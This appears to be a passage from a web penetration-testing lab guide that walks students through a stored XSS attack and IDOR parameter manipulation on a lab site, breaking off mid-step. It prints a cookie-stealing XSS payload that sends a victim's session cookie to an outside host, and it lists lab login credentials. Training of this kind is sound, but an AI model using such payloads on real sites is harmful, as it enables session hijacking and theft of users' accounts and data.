🌐 Module 05: Web Application Penetration Testing

```
# Exercise 13: Pentesting Web Application for Stored XSS and Parameter Manipulation Vulnerabilities
```

Scenario

Stored Cross-Site Scripting (Stored XSS) attacks occur when an application receives untrusted user input and stores it permanently on the backend server (such as in a database, comment field, visitor log, or message forum). When victims browse to the affected page, the malicious stored payload executes in their browser context, enabling attackers to hijack authenticated session cookies.

In addition, weak session management (unencrypted, plain-text cookies) and unvalidated parameter manipulation (Insecure Direct Object References / IDOR) allow unauthorized users to hijack administrative sessions and access arbitrary user profiles simply by modifying URL parameters (e.g., `id=2`, `id=3`, `id=5`).

Objective

The objective of this lab is to help students learn how to:
- Test web applications for Stored Cross-Site Scripting (XSS) vulnerabilities
- Perform Cookie Stealing and Session Hijacking using Chrome Developer Tools
- Exploit Parameter Manipulation (IDOR) to access arbitrary user profile records


---

Task 1: Pentesting Web Application for Stored XSS and Parameter Manipulation Vulnerabilities


In this task, we log into `www.moviescope.com` as a standard user (`steve`), post a malicious Stored XSS payload in the Blog comments, intercept the administrator's (`sam`) session cookie upon page visit, hijack the admin session via Developer Tools, and perform parameter manipulation to dump user profiles.

Lab Tasks


1. Switch to **Windows Server 2019** and press **Ctrl+Alt+Delete**.




1. Enter password **Pa$$w0rd** and press Enter.



1. Launch Google Chrome, navigate to **http://www.moviescope.com**, and log in as a standard user:
2. Username: **steve**
3. Password: **test**




1. Confirm authentication as a standard user (without administrative rights) and click the **Blog** tab.




1. Scroll down to the **Leave a Comment** section, inject the following cookie-stealing Stored XSS payload into the **Comment** field, and click **Submit Comment**:


```
<a onclick="document.location='http://www.oceanplaza.com/Default.aspx?cookie='+escape(document.cook
```




1. Verify that the 